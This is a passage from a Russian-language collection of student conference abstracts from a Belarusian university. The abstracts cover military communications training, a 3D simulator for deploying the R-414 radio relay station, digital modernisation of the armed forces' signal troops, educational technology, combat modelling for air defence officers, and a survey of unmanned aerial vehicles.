Учитывая основные тенденции развития и строительства системы связи, оснащения войск современными средствами и комплексами связи в настоящее время требуют изменения подходы в подготовке специалистов и перехода от подготовки узкопрофильного специалиста, к специалисту, способному эксплуатировать современное инфотелекоммуникационное и сетевое оборудование, процент которых в войсках связи будет превышать над аналоговыми средствами связи.

С этой целью для повышения эффективности учебного процесса в подготовке специалистов связи по современным телекоммуникационным технологиям на факультете связи и АСУ учреждения образования "Военная академия Республики Беларусь" открыто обучение по новой специализации «Эксплуатация средств и сетей связи, управление подразделениями связи», вместо трех узкопрофильных специализаций.

Кроме этого, для обеспечения качественной и эффективной эксплуатации современных средств связи принятых на снабжение в Вооруженных Силах при учреждении образования "Военная академия Республики Беларусь" продолжается доподготовка офицеров и прапорщиков войск связи на офицерских курсах по работе на цифровых средствах связи, которая показывает целесообразность и качество подготовки военнослужащих.

В целях укомплектования соединения, воинских частей и подразделений связи специалистами радиосвязи и по ремонту средств связи на базе Минского учебного центра ДОСААФ осуществляется подготовка радиотелеграфистов и радиомастеров из числа допризывной молодежи. На срочную военную службу в соединение, воинские части и подразделения связи прибыли более 260 специалистов «радиотелеграфист» и 25 специалистов по ремонту средств связи.

В ходе КШВИ были выработаны наиболее рациональные способы применения системы и войск связи, с учетом комплексного применения аналоговых (цифровых) средств и комплексов связи, максимального использования сети электросвязи общего пользования, специальных сетей электросвязи других войск и воинских формирований Республики Беларусь при применении Вооруженных Сил.

Расчеты показали, что перевод полевой системы связи Вооруженных Сил на цифровое телекоммуникационное оборудование позволит значительно уменьшить количество специалистов и техники связи на узлах связи пунктов управления и опорных узлов связи.

Главной целью другого масштабного мероприятия боевой подготовки — ОСУ — являлось достижение органами военного управления, воинской частью и подразделениями связи Западного оперативного командования и сил специальных операций Вооруженных Сил способности обеспечить организованное развертывание и управление системы и войск связи, ее устойчивое функционирование в условиях воздействия сил специальных операций, незаконных вооруженных формирований, радиоэлектронного подавления и огневого поражения в ходе операции Вооруженных Сил.

В ходе его проведения исследованы различные варианты поэтапного перемещения и поэтапного развертывания узлов связи пунктов управления в целях устойчивого функционирования системы связи Западного оперативного командования и сил специальных операций.

**Список использованных источников:**

## ПРОГРАММНЫЙ КОМПЛЕКС ПО РАЗВЕРТЫВАНИЮ РРС Р-414 С ИСПОЛЬЗОВАНИЕМ ТРЕХМЕРНОЙ ВИЗУАЛИЗАЦИИ СЦЕН

Шумский Д.Ю.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Утин Л.Л. - к.т.н., доцент

Аннотация. Бурное развитие компьютерной техники, совершенствование программного обеспечения позволяет создавать в настоящее время огромное разнообразие средств технического сопровождения учебного процесса. К таким средствам относятся современные интерактивные тренажеры с использованием трехмерной визуализации сцен.

Программный комплекс по разворачиванию радиорелейной станции позволяет обучить студентов и курсантов порядку разворачивания, изучить состав и комплектацию аппаратной, антенной и силовой машин, побывать как в роли начальника станции, так и рядового военнослужащего при её разворачивании. Как и многие другие тренажеры, данный комплекс осуществляет работу в нескольких режимах: обучение, тренировка, и контроль. Это позволяет оптимизировать процесс поэтапного усвоения знаний с постепенным увеличением сложности выполнения заданий по мере перехода от выполнения наиболее простого уровня к более сложным.

Работа на реальной станции требует определенных материальных и больших временных затрат, а также наличия соответствующих погодных условий. Поэтому непосредственное обучение на реальной боевой технике и в условиях, приближенных к боевым, нередко становится невозможным. Так как для программного комплекса по разворачиванию РРС Р-414 требуется только компьютер, использование комплекса позволит значительно сократить расходы на обучение специалистов и сохранить бюджетные средства. Также разрабатываемый комплекс позволяет снизить риски, связанные с отсутствием достаточно обоснованных решений, принимаемых в процессе разворачивания станции. Становится возможным смоделировать множество различных ситуаций, в том числе и экстремальных, которые в реальной жизни могут привести к причинению вреда личному составу и техническому оснащению. Изучающий станцию сможет методом проб и ошибок сформировать алгоритмы поведения в тех или иных ситуациях, которые он будет применять при работе на реальной станции.

Разрабатываемый программный комплекс обладает рядом достоинств:

- уменьшение износа техники связи;
- наглядное представление учебного материала средствами компьютерной графики;
- возможностью воспроизводить в тренажере среду выполнения боевой задачи;
- возможность многократной тренировки;
- активная форма обучения, повышение эффективности учебного процесса;
- автоматическая фиксация с дальнейшим отображением ошибок;
- возможность автоматизированного контроля и более объективное оценивание знаний.

При разработке тренажера будет пройден ряд стадий:

- формирование концепции продукта;
- подготовка учебного материала;
- методическая проработка, согласование и редактирование материала;
- разработка графических материалов, моделирование 3d моделей;
- интегрирование графических компонентов среды;
- программирование обработчиков событий;
- подготовка документации.

На основании изучения проблемы разработано техническое задание на проект, четкий план действий по реализации всех возможностей тренажера.

### Список использованных источников:

1. Резниченко, В.Г. Тактика / В. Г. Резниченко, И. Н. Воробьев, Н. Ф. Мирошниченко, Ю. С. Надиров, А. А. Сидоренко — М.: Воениздат, 1987. -496с.
2. Гурин, А. В. Тенденции развития тактики общевойскового боя / А. В. Гурин [Электронный ресурс]. – 1994. – Режим доступа: [http://samlib.ru/a/aleksandr\\_walergewich\\_girin/taktika-2.shtml](http://samlib.ru/a/aleksandr_walergewich_girin/taktika-2.shtml). – Дата доступа: 20.04.2013.
3. Зарицкий В.Н. Общая тактика / В.Н. Зарицкий, Л.А. Харкевич. – Тамбов: ТГТУ, 2007. – 162с.

## **«АКТУАЛЬНЫЕ ВОПРОСЫ РАЗВИТИЯ ИНФОКОММУНИКАЦИОННЫХ СИСТЕМ И УСЛУГ В ВОЙСКАХ СВЯЗИ ВООРУЖЕННЫХ СИЛ РЕСПУБЛИКИ БЕЛАРУСЬ»**

*Щербаков А.С.*

*Белорусский государственный университет информатики и радиоэлектроники г. Минск,  
Республика Беларусь*

*Бабич В.Н.*

Аннотация. С целью дальнейшего развития территориальной системы связи Вооруженных Сил, резервирования сети электросвязи общего пользования Республики Беларусь, удовлетворения потребностей в цифровых каналах связи в настоящее время выполняются все требуемые условия, об усовершенствовании которых описано в реферате.

20 октября в Вооруженных Силах Республики Беларусь отмечается 93-я годовщина создания войск связи. Военная связь является неотъемлемой составной частью управления войсками, его материальной основой. От ее состояния и функционирования зависят оперативность управления соединениями и воинскими частями, своевременность применения боевых средств и оружия. Войска связи Вооруженных Сил — специальные войска, предназначенные для развертывания и эксплуатации системы связи и обеспечения управления войсками во всех видах их повседневной и оперативной (боевой) деятельности. Они должны постоянно находиться в готовности к выполнению задач по предназначению в установленные сроки. Совершенствование системы связи Вооруженных Сил ведется одновременно по нескольким приоритетным направлениям. Это перевод стационарной системы связи на цифровые способы передачи и обработки информации, модернизация имеющихся на вооружении подвижных комплексов связи для повышения их качественных показателей, разработка и внедрение современных средств и комплексов связи в различных звеньях управления, создание унифицированной автоматизированной системы управления. С целью дальнейшего развития территориальной системы связи Вооруженных Сил, резервирования сети электросвязи общего пользования Республики Беларусь, удовлетворения потребностей в цифровых каналах связи в настоящее время спроектированы и построены стационарные магистральные цифровые радиорелейные линии связи 1-й очереди и выполняются работы по строительству 2-й очереди, общая протяженность которых составит более 1.000 километров. Результатом строительства магистральных цифровых радиорелейных линий связи станет выход системы связи Вооруженных Сил на принципиально новый, более высокий уровень развития. В целом это позволит значительно повысить устойчивость и пропускную способность системы связи Вооруженных Сил, а также снизить финансовые затраты на аренду каналов связи. На перспективу стоит задача в 2020 году завершить работы по переводу стационарной системы связи Вооруженных Сил на цифровые системы передачи. Наряду со строительством стационарной цифровой системы связи Вооруженных Сил с 2006 года в соответствии с Планом развития системы связи Вооруженных Сил на 2015 — 2020 годы и ежегодными Планами научной работы управления связи Генерального штаба Вооруженных Сил проводятся научно-исследовательские и опытно-конструкторские работы (ОКР) направленные на исследование перспектив строительства и развития системы и войск связи Вооруженных Сил, а также на создание новых перспективных и модернизацию состоящих на вооружении средств и комплексов связи. При этом, порядка 50% ОКР выполняется в интересах войск связи за счет денежных средств инновационных фондов Госкомвоенпрома, а также предприятий Республики Беларусь. К настоящему времени приняты на вооружение (снабжение) 67 изделий связи, из которых 5 подвижных комплексов связи военного назначения. Для управления современной цифровой системой связи Вооруженных Сил создана автоматизированная система, решающая задачи мониторинга и автоматизации управления, контроля и отображения информации о состоянии цифровых систем связи и их элементов. Эта система позволяет в короткий срок принимать оптимальные решения при кризисных ситуациях и доводить распоряжения до подчиненных пунктов управления связью в реальном масштабе времени. Приняты на вооружение Вооруженных Сил в 2012 г. аппаратные П-260 и П-261, которые позволяют заменить шесть аппаратных старого парка на полевых узлах связи тактического звена управления. Завершена опытная эксплуатация подвижной цифровой радиорелейной станции Р-434. Станция позволит заменить на опорных узлах связи до 10 аппаратных старого парка. В ходе проведенного оперативно-специального учения войск связи станция показала высокую эффективность. Также, в 2012 году приняты на снабжение (вооружение) Вооруженных Сил: цифровая носимая радиостанция Р-101-5МН; высокоскоростная цифровая радиорелейная станция оперативно-стратегического звена управления Р-424; среднескоростная цифровая радиорелейная станция оперативно-тактического звена управления Р-429; маршрутизатор для полевых систем связи П-320. В интересах войск связи в настоящее время отечественными предприятиями проводится более 15 опытно-конструкторских работ по модернизации существующих и разработке современных средств и комплексов связи, направленных на создание и модернизацию

средств и комплексов связи военного назначения, в том числе по модернизации подвижных радиорелейных станций, аппаратной каналообразования, станции специальной связи, а также созданию принципиально новой КШМ, имеющей в своем составе цифровые средства связи с пакетной передачей данных. Все проводимые мероприятия развития системы связи направлены на создание автоматизированной цифровой системы связи, объединяющей все органы и пункты управления, позволяющей в реальном масштабе времени и в любых условиях обстановки предоставить должностным лицам расширенный набор услуг связи и произвести гарантированный обмен защищенной информацией в интересах устойчивого функционирования автоматизированной системы управления Вооруженных Сил. Подготовка специалистов для войск связи осуществляется в учреждениях образования «Военная академия Республики Беларусь» и «Белорусском государственном университете информатики и радиоэлектроники». Учитывая основные тенденции развития и строительства системы связи, оснащения войск современными средствами и комплексами связи в настоящее время требуют изменения подходы в подготовке специалистов и перехода от подготовки узкопрофильного специалиста, к специалисту, способному эксплуатировать уже с 2017 года современное инфотелекоммуникационное и сетевое оборудование, процент которых в войсках связи будет превышать над аналоговыми средствами связи. С этой целью для повышения эффективности учебного процесса в подготовке специалистов связи по современным телекоммуникационным технологиям с сентября 2012 года на факультете связи и АСУ учреждения образования "«Военная академия Республики Беларусь» открыто обучение по новой специализации «Эксплуатация средств и сетей связи, управление подразделениями связи», вместо трех узкопрофильных специализаций. Кроме этого, для обеспечения качественной и эффективной эксплуатации современных средств связи принятых на снабжение в Вооруженных Силах при учреждении образования "«Военная академия Республики Беларусь» продолжается доподготовка офицеров и прапорщиков войск связи на офицерских курсах по работе на цифровых средствах связи, которая показывает целесообразность и качество подготовки военнослужащих. В целях укомплектования соединения, воинских частей и подразделений связи специалистами радиосвязи и по ремонту средств связи на базе Минского учебного центра ДОСААФ осуществляется подготовка радиотелеграфистов и радиомастеров из числа допризывной молодежи. На срочную военную службу в соединение, воинские части и подразделения связи прибыли более 260 специалистов «радиотелеграфист» и 25 специалистов по ремонту средств связи. Ключевыми мероприятиями подготовки войск связи в 2012 году стали командно-штабная военная игра (КШВИ) войск связи Вооруженных Сил и оперативно-специальное учение (ОСУ) с органами управления связью, воинской частью и подразделениями связи Западного оперативного командования и сил специальных операций Вооруженных Сил. В ходе КШВИ были выработаны наиболее рациональные способы применения системы и войск связи, с учетом комплексного применения аналоговых (цифровых) средств и комплексов связи, максимального использования сети электросвязи общего пользования, специальных сетей электросвязи других войск и воинских формирований Республики Беларусь при применении Вооруженных Сил. Расчеты показали, что перевод полевой системы связи Вооруженных Сил на цифровое телекоммуникационное оборудование позволит значительно уменьшить количество специалистов и техники связи на узлах связи пунктов управления и опорных узлов связи. Главной целью другого масштабного мероприятия боевой подготовки — ОСУ — являлось достижение органами военного управления, воинской частью и подразделениями связи Западного оперативного командования и сил специальных операций Вооруженных Сил способности обеспечить организованное развертывание и управление системы и войск связи, ее устойчивое функционирование в условиях воздействия сил специальных операций, незаконных вооруженных формирований, радиозлектронного подавления и огневого поражения в ходе операции Вооруженных Сил. В ходе его проведения исследованы различные варианты поэтапного перемещения и поэтапного развертывания узлов связи пунктов управления в целях устойчивого функционирования системы связи Западного оперативного командования и сил специальных операций Вооруженных Сил. При проведении ОСУ была спланирована, развернута и апробирована система связи, аналогичная планируемой к развертыванию в ходе предстоящего совместного стратегического учения региональной группировки войск (сил) Республики Беларусь и Российской Федерации «Запад-2013» (были задействованы практически все полигоны Вооруженных Сил), проанализирована ее эффективность функционирования и соответствие решаемым задач. При этом опробованы новые способы организации связи в интересах подвижных пунктов управления соединений и воинских частей Вооруженных Сил: впервые была построена сеть межгарнизонной полевой автоматической телефонной связи по двухлучевой схеме, за счет чего удалось повысить оперативность организации связи в интересах пунктов управления; впервые в составе системы связи Вооруженных Сил применен узел связи вспомогательного пункта управления Вооруженных Сил на базе перспективной комплексной аппаратной связи П-260, способной функционировать в качестве самостоятельной тактической единицы — мобильного узла связи; организована тропосферная линия связи взаимодействия с узлами связи Вооруженных Сил Российской Федерации.

К цифровым системам передачи информации предъявляются высокие требования для обеспечения надежной и качественной передачи данных. Для обеспечения управления войсками



система передачи данных должна удовлетворять предъявляемым к ней требованиям по боевой готовности, устойчивости, мобильности, пропускной способности, разведывательной защищенности, доступности и управляемости. Цифровая система связи в полной мере удовлетворяет данным требованиям. Но для того, чтобы цифровые системы военной передачи данных качественно работали, необходимы специалисты, обладающие достаточным опытом и навыками по работе на аппаратуре, организующей потоки передачи данных. Но для обучения таких специалистов необходимы большие средства, а также обеспечение нужного количества рабочих мест. В настоящее время в Вооруженных Силах Республики Беларусь вопросам модернизации средств связи уделяется повышенное внимание, но совместно с новыми и модернизированными аппаратными используются также и устаревшие образцы техники связи. Данные образцы техники связи в скором будущем выработают свой ресурс, что приведет к отказу аппаратуры. Для замедления данного процесса в обучения специалистов эксплуатирующих технику связи рационально использовать электронные обучающие программы позволяющие учесть все нюансы при эксплуатации реальной техники связи. Виртуальное обучение – это самостоятельный процесс обучения, при котором обучаемый осуществляет обучение в присущем ему темпе. Применение в учебном процессе электронных обучающих программ обуславливается следующими факторами: – простота использования, любой пользователь имеющий базовые знания работы с персональным компьютером может воспользоваться ею для повышения своих знаний; – простота размещения, программа может быть записана на носителе и загружена в оперативную память персонального компьютера, непосредственно перед выполнением работы; – экономичность, затраты на энергоресурсы персональным компьютером намного ниже затрат на использование материальной части. Таким образом, выгода использования персональных компьютеров в учебном процессе очевидна. Современные программы по обучению представляют собой компьютерные системы реального времени, позволяющие в полной мере обеспечить имитацию всех процессов, происходящих при реальной эксплуатации техники. Как правило, к таким системам предъявляется ряд требований: – моделирование стандартных и нестандартных технологических ситуаций вне зависимости от предметной области; – высокое качество предоставляемой человеку аудиовизуальной информации и, как следствие, жесткие ограничения на время вычислений и выполнения других операций, не связанных с визуализацией; – операторский интерфейс, адекватный психофизиологическим возможностям человека; – модульность, понимаемая здесь как возможность формирования взаимодействующих программных комплексов из различных, но унифицированных по способу взаимодействия компонентов без изменения их внутренней структуры. В последнее время возникла целая индустрия – тренажерные технологии. Перечислим основные преимущества таких тренажеров перед обычными методами обучения: – электронные тренажеры позволяют обеспечить непрерывный образовательный процесс: теперь обучающийся может заниматься не только в классе во время занятий, но и дома, на своем персональном компьютере; – электронные тренажеры позволяют более эффективно использовать время занятий в образовательном классе: если ранее из 20-ти человек на аппаратуре могли одновременно работать только два-три обучающихся (в зависимости от комплектации класса), то теперь все обучающиеся могут одновременно тренироваться на аппаратуре, используя компьютерные тренажеры; – электронный тренажер способен дать дополнительные возможности и преподавателю, может отслеживать динамику прогресса обучающихся в изучении различных видов аппаратуры; – использование электронных тренажеров целесообразно с экономической точки зрения – практика на реальной аппаратуре требует большого расхода ресурсов. Компьютерные обучающие системы дают возможность выбрать не только индивидуальный подход к обучению, но и удобный и гибкий режим занятий. Основные требования к компьютерным тренажерам: – интерфейс должен быть максимально приближен к реальным пультам и щитам управления; – динамическая модель технологического процесса должна учитывать основные взаимосвязи реальных параметров; – должна быть предусмотрена возможность изменения «сценариев» тренировок и учений путем вводных, подаваемых с рабочего места инструктора-руководителя; – компьютерный тренажер должен позволять анализировать и оценивать действия обучающегося. На сегодняшний день уже стал очевидным тот факт, что использование инновационных технологий эффективно влияет на обучение специалистов связи. Предпочтение отдается обучающим программам, электронным моделям и тренажерам, которые совмещают в себе эффективность, качество обучения, экономичность в создании, эргономичность в использовании и позволяют осуществить переход к индивидуальному обучению, обеспечить эффективную самостоятельную работу каждого обучающегося, а также изменить характер деятельности преподавателя.

**Список использованных источников:**

1. *Современные тенденции развития военного образования [Электронный ресурс]. – Режим доступа <http://elilb.bsu.by/handle/123456789/119228/>.*

2. *Интернет ресурс Министерства обороны РБ.*

# ИННОВАЦИОННЫЕ ОБРАЗОВАТЕЛЬНЫЕ ТЕХНОЛОГИИ

Короб В.О.

Белорусский государственный университет информатики и радиоэлектроники г. Минск,  
Республика Беларусь

Зайцев Ю.В.

Аннотация. В докладе рассматривается структура и содержание инновационной образовательной технологии.

В современном мире очень большую и важную роль играют инновационные и технологические новшества. Это также относится к военной сфере деятельности. Основным фактором достижения этой цели является постоянное обучение и подготовка высококвалифицированных специалистов. Также не стоит забывать тот факт, что подготовка научных кадров высшей квалификации является одним из важнейших сегментов национальной системы образования Республики Беларусь. От ее эффективности во многом зависит формирование научных и научно-педагогических кадров, как для системы образования, так и для военной сферы.

Инновационная образовательная технология – это система методов, способов, приёмов обучения, воспитательных средств, направленных на достижение позитивного результата за счёт динамичных изменений в личностном развитии человека в современных социокультурных условиях. Понятие «инновация» в переводе с латинского языка означает «обновление, новшество или изменение». Применительно к педагогическому процессу инновация означает введение нового в цели, содержание, методы и формы обучения и воспитания, организацию совместной деятельности учителя и учащегося. Инновации в образовании считаются новшествами, специально спроектированными, разработанными или случайно открытыми в порядке педагогической инициативы.

Данную технологию, можно подразделить на три составляющих:

1. Качественно обработанная информация в цифровом виде, передающиеся по современным средствам коммуникации напрямую обучающимся военнослужащим.

2. Способность нынешних технологий передавать информацию дистанционно (без непосредственного присутствия обучающегося), повышает доступность и эффективность различным форм обучения.

3. Современные виды обучения, работают по принципу прямого контакта обучающихся и их заинтересованность в учебном процессе, а не заурядное потребление изложенной информации. Инновации в сфере обучения расширяют границы и позволяют:

- качественно усовершенствовать процесс обучения и повысить интерес к изучаемому предмету;

- практически отработать различные навыки и умения;
- внедрить индивидуальный подход лично для каждого;
- систематизировать и сделать более доступным получения новых знаний;
- максимально близкая имитация функционирования любой боевой техники или

отдельного узла;

- значительная экономия ресурса боевой аппаратуры;
- расширить диапазон потребляемой информации по различным военным дисциплинам;
- одновременная подготовка большого количества обучающихся, меньшая зависимость от наличия настоящего образца техники;

- повышение качества подготовки благодаря тому, что необходимый материал и сценарии действий можно повторять огромное количество раз, постоянно совершенствуя определённые навыки.

- Способность имитационной техники приблизить обучающегося к максимально реалистичным условия, чтобы приблизить его к работе с различными нестандартными ситуациями и методы решения их в экстренных ситуациях в максимально короткий промежуток времени.

Основная идея инновационных технологий заключается в формировании человека качество гибкости, приспособленности к постоянно меняющемуся миру, где специалист в состоянии решить возникшую проблему вне зависимости от появившихся метаморфоз и обстоятельств. В свою очередь, это позволяет повысить качество образования и сформировать будущего военного специалиста высокого уровня, способного успешно принимать рациональные решения.

## Список использованных источников:

1. Инновационное образование: теория и практика [Электронный ресурс] - <http://www.academy.edu.by>
2. Шапиева М. С. Использование информационных технологий при обучении в системе образования вуза // Молодой ученый. — 2014. — №5. — С. 572-574.
3. Сборник тезисов докладов // Белорус. гос. ун-т информатики и радиоэлектроники. – Минск: БГУИР, 2019. – С. 54-55.

## МОДЕЛИРОВАНИЕ БОЕВЫХ ДЕЙСТВИЙ ПРИ ИЗУЧЕНИИ РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО

*Маскевич К.В.*

*Белорусский государственный университет информатики и радиоэлектроники г. Минск, Республика Беларусь*

*Беккерев Д.Э.*

Аннотация. В докладе рассматриваются вопросы моделирования боевых действий при изучении РЭТ ВВС и войск ПВО.

Процесс информатизации характеризует современный период развития цивилизованного общества. Информатизация - процесс повышения эффективности применения информации в обществе с помощью перспективных информационных технологий, также процесс развития и превращения общества в информационное общество и главный фактор развития постиндустриального общества. Текущая мировая информатизация общества оставляет свой отпечаток и на Республике Беларусь. В настоящее время в Республике Беларусь происходят существенные изменения в национальной политике образования. Это связано с всесторонним развитием инновационных технологий и внедрением их во все стороны жизни общества, в том числе и военного образования.

В образовательном процессе в переводе с английского языка термин «инновация» (innovation) означает проявление чего-то нового. Нововведения образуются в ходе поиска решений проблем посредством не используемых ранее способов и методов. Инновации в образовании считаются новинками, специально спроектированными, разработанными или случайно открытыми в порядке педагогической инициативы. В качестве содержания инновации могут выступать: научно-теоретическое знание определенного новшества, новые эффективные образовательные технологии, выполненный в виде технологического описания проект результативного инновационного педагогического опыта, готового к внедрению. Нововведения – это новые качественные состояния учебно-воспитательного процесса, формирующиеся при внедрении в практику достижений педагогической и психологической наук, при использовании передового педагогического опыта.

Классификация локальных войн и вооруженных конфликтов современности, результатов эффективной подготовки органов управления и войск показывает, что на данный момент времени ВС США и НАТО перешли на новый принцип ведения войны – сетцентрическую. Сетцентрическая война ориентирована на повышение боевых возможностей перспективных формирований в современных войнах и вооруженных конфликтах за счёт достижения инфокоммуникационного превосходства, объединения участников военных (боевых) действий в единую сеть. В отличие от сетевых войн, это сугубо военная концепция, прошедшая длительный путь от интеллектуальных разработок и мозговых штурмов через эксперименты и симуляции к практическим действиям, повлиявшим на изменение военной стратегии США и, соответственно, инфраструктуру Пентагона. Она во многом стала возможной благодаря инфокоммуникационной эпохе (созданию глобального инфокоммуникационного окружения) и инфокоммуникационным технологиям. Родоначальниками сетцентрической войны принято считать вице-адмирала ВМС ВС США Артура Себровски, научного сотрудника Пентагона Джона Гарстка и адмирала Джея Джонсона. Программой работы по сетцентрической войне называют совместную статью А. Себровски и Дж. Гарстка «Сетцентрическая война, её происхождение и будущее». Джей Джонсон говорил, что «информационное превосходство в сочетании с сетевой, распыленной атакующей боевой мощью создаст хорошо продуманные и точные действия на раннем этапе, что приведет к чрезвычайно высоким темпам изменения. Это то, что мы называем скоростью командования. Это то, что мы называем сетцентрической войной». Представленные в ней принципы ведения боевых действий позволяет вооруженным силам быстро приспосабливаться к динамической окружающей среде и вести адаптивные боевые действия. В таких условиях успех боевых действий зависит как от степени подготовки ДЛ ОУ, так и от уровня непосредственного управления, основой которого является решение командира на боевые действия. В настоящее время для обоснования принимаемого решения применяется моделирование боевых действий, которое нашло широкое применение с развитием и внедрением информационных технологий в военную область. Определение варианта ответных действий командира базируется на анализе наиболее вероятных действий противника и выбор наиболее рационального из них.

Для ДЛ ОУ ВВС и войск ПВО процесс поддержки принятия решения включает наличие специфичных форм описания изменений обстановки, в большинстве которых применяются понятия, которые являются нечеткими. Нечеткость информации обусловлена наличием в процессе принятия решений понятий и отношений с нестрогими ограничениями, а также оценочных результатов, с множеством показателей боевых действий.

С внедрением инновационных технологий, при подготовке и обучении офицеров, появляется возможность уменьшения неопределенности в процессе принятия решений и предлагаются следующие

подходы к прогнозированию (моделированию) вариантов боевых действий при подготовке военных специалистов тактического звена – сценарный подход, альтернативные варианты будущего.

Сценарный подход в настоящее время нашел наибольшее применение в войсках. В нем заложены две основы – пошаговое движение до конечного положения сторон и возможность разработки альтернатив на каждом из шагов. В настоящее время, на тактическом уровне ведения боевых действий, принято рассматривать 3-5 возможных вариантов боевых действий. При наличии систем поддержки принятия решений (далее – СППР), для ДЛ ОУ становится целесообразно моделирование не менее 8-12 вариантов боевых действий, в зависимости от исходных условий действий сторон.

Если сценарный подход представляет собой набор событий в рамках причинно-следственных связей, то подход альтернативные варианты будущего сосредотачивается на конечном этапе боевых действий. Для данного подхода целесообразно моделирование ДЛ ОУ не менее 8-10 основных вариантов боевых действий и дополнительно 3-5 альтернативных варианта боевых действий.

Подход к моделированию боевых действий ДЛ ОУ «темные лошадки», представляет собой метод прогнозирования, который рассматривает события, значимые по последствиям, но маловероятные с точки зрения их возможного возникновения сегодня. Однако их нельзя не учитывать, т.к. если они настанут, то это кардинально поменяет сценарий развития событий. Для подхода «темные лошадки» целесообразно моделирование ДЛ ОУ 5-7, а в некоторых случаях и 2-3 вариантов боевых действий.

При таком подходе к выбору альтернативных вариантов, при рассмотрении ДЛ ОУ только двух целей ведения боевых действий противником и реализации ответных действий своими войсками, будут анализироваться:

- для минимального количества альтернатив – 24 вариантов, из них 16 основных варианта и 8 альтернативных;
- при максимальном наборе альтернатив – 34 вариантов возможных боевых действий своих войск., из них 22 основных и 12 альтернативных вариантов.

Совокупность всех выбранных ДЛ ОУ вариантов боевых действий с применением моделей боевых действий составит основу решения на боевые действия. В данном случае, закладываются условия возможности реализации выбранных вариантов боевых действий и перехода с одного варианта в другой, т.е. ведение боевых действий оперативно-тактическим объединением возможно одновременно по 4-5 вариантам. При этом остальные варианты не откидываются с «семейства замыслов», а сохраняются в базе данных с целью их немедленного использования для принятия ответных действий в ходе ведения боевых действий оперативно-тактическим объединением. Исследования указывают на положительную корреляцию между численностью ДЛ ОУ участвующих в разработке решения, а также уровнем внедрения инновационных технологий, числом рассматриваемых альтернатив и вероятностью успеха решения боевой задачи без существенных пересмотров первоначального варианта.

Такой подход при подготовке специалистов оперативно-тактического звена обеспечит возможность командиру предвидеть большое количество вариантов боевых действий, как противника, так и своих, а не только множество альтернативных действий на действия противника. Разнообразие возможных вариантов боевых действий – уменьшение неожиданностей в ходе боевых действий, а также основа для богатого набора ответных действий. Кроме этого, увеличивается вероятность успеха за счет опережения противника в его действиях и способности командира достигать целей новыми способами и тактическими приемами.

Исходя из вышесказанного, можно сказать, что применение инновационных технологий в учебном процессе при подготовке офицеров для ВВС и войск ПВО позволяет решать следующие задачи:

- улучшение качества организации учебного процесса;
- повышение интереса к изучаемому предмету;
- увеличение объема информации по дисциплинам;
- использование индивидуального характера обучения.
- создание комплекса учебных пакетов для более полного усвоения материала.

В свою очередь, применение инновационных технологий в образовательном процессе, позволяет повысить уровень образования и сформировать будущего военного специалиста высокого класса, способного принимать рациональные решения в условиях сетцентрических боевых действий.

**Список использованных источников:**

1. *Новые технологии в методике преподавания военных дисциплин: сб. тез. докл. науч-практ. семинара.* – Минск, 2014. – С. 83-86.

## ПРИМЕНЕНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

Бибиков А.А.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Зайцев Ю.В.

Аннотация. Беспилотные летательные аппараты все больше набирают популярность в современном мире. Изначально беспилотники или, как их раньше было принято называть, дроны, широко использовались для решения военных задач и службами метеопрогноза.

В последнее время возросло число публикаций, посвященных беспилотным летательным аппаратам (БЛА). С начала 1990-х гг. в мире наблюдается интерес к данной технике. С каждым годом число стран, занимающихся разработкой БЛА, растет. Страны осуществляют разработку БЛА по собственным проектам или участвуют в международных программах. Опыт военных конфликтов прошедшего десятилетия показал, что успех боевых операций во многом зависит от их информационного обеспечения, в котором важную роль играют разведывательные БЛА. В настоящее время и в обозримом будущем БЛА сохраняют за собой военное использование, хотя у них есть перспективы и в гражданском секторе.

Сегодня эти беспилотные летательные аппараты могут стать прорывом в мире коммерции. На рынке труда появилась новая профессия «оператор по управлению беспилотными летательными аппаратами». Вопросы о целесообразности применения данной технологии и ее жизнеспособности уже не обсуждаются, все эксперты пытаются провести экономические прогнозы развития данной технологии. По результатам составленных прогнозов коммерческое применение беспилотников приведет к 2025 г. к созданию в США 100 000 дополнительных рабочих мест. Применение беспилотных технологий поможет увеличить ВВП стран в несколько раз.

Беспилотные летательные аппараты могут использоваться для решения самых различных задач: ведения круглосуточной воздушной разведки в реальном масштабе времени с использованием телевизионной и инфракрасной аппаратуры, подавления стационарных и подвижных целей с помощью боевой части, постановки активных и пассивных помех, имитации ложных целей, корректировки огня артиллерии, лазерной подсветки наземных целей и т. д. Область применения БЛА охватывает дальности от 10 до 4 000 км, высоты от 50 до 20 000 м, продолжительности полета от нескольких минут до нескольких месяцев, взлетную массу от 0,2 до 40 000 кг.

Исторический анализ работ по БЛА показывает, что они не появились внезапно. Работа по ним началась еще во время Первой мировой войны. В 1930-е гг. появились первые образцы дистанционно-пилотируемых летательных аппаратов, в 1940-е гг. – первые крылатые ракеты, в 1950-е гг. – беспилотные разведчики, в 1960-е гг. – крылатые ракеты большой дальности с ядерной боевой частью. В 1970-е гг. начались научно-исследовательские работы по ударным БЛА, в 1980-е гг. на вооружение были приняты крылатые ракеты стратегического назначения наземного, морского и воздушного базирования, в 1990 г. в воздух поднялись беспилотные самолеты с большой высотой и продолжительностью полета, предназначенные для длительного наблюдения и использования в составе разведывательно-ударных комплексов. В начале XXI в. началась работа над боевыми БЛА, способными наносить удары по наземным объектам.

Разработка БЛА давно уже перестала быть государственным или корпоративным секретом. Новые образцы БЛА демонстрируются на выставках, освещаются в открытой печати, перспективы развития БЛА обсуждаются на международных симпозиумах и конференциях.

По ряду показателей БЛА можно отнести к обеспечивающим элементам высокоточного оружия (ВТО) либо к такому классу оружия, как ВТО. В настоящее время ВТО стало важнейшим направлением развития средств вооруженной борьбы.

В целом можно утверждать, что ВТО будет принадлежать главная роль в вооруженных конфликтах XXI в. с использованием обычных средств поражения.

Вместе с тем локальные войны и региональные военные конфликты показывают все возрастающую роль БЛА – перспективного вида военной техники, используемой для различных военных задач: от стратегического и оперативного уровня до тактического, включая выполнение полетов в интересах отдельных военнослужащих.

### Список использованных источников:

1. Василин, Н. Я. Беспилотные летательные аппараты / Н. Я. Василин. Минск : Попурри, 2003.
2. Сухачев, А. Б. Беспилотные летательные аппараты. Состояние и перспективы развития / А. Б. Сухачев ; под ред. Н. Н. Вилковой. М. : Изд-во МНИТИ, 2007.
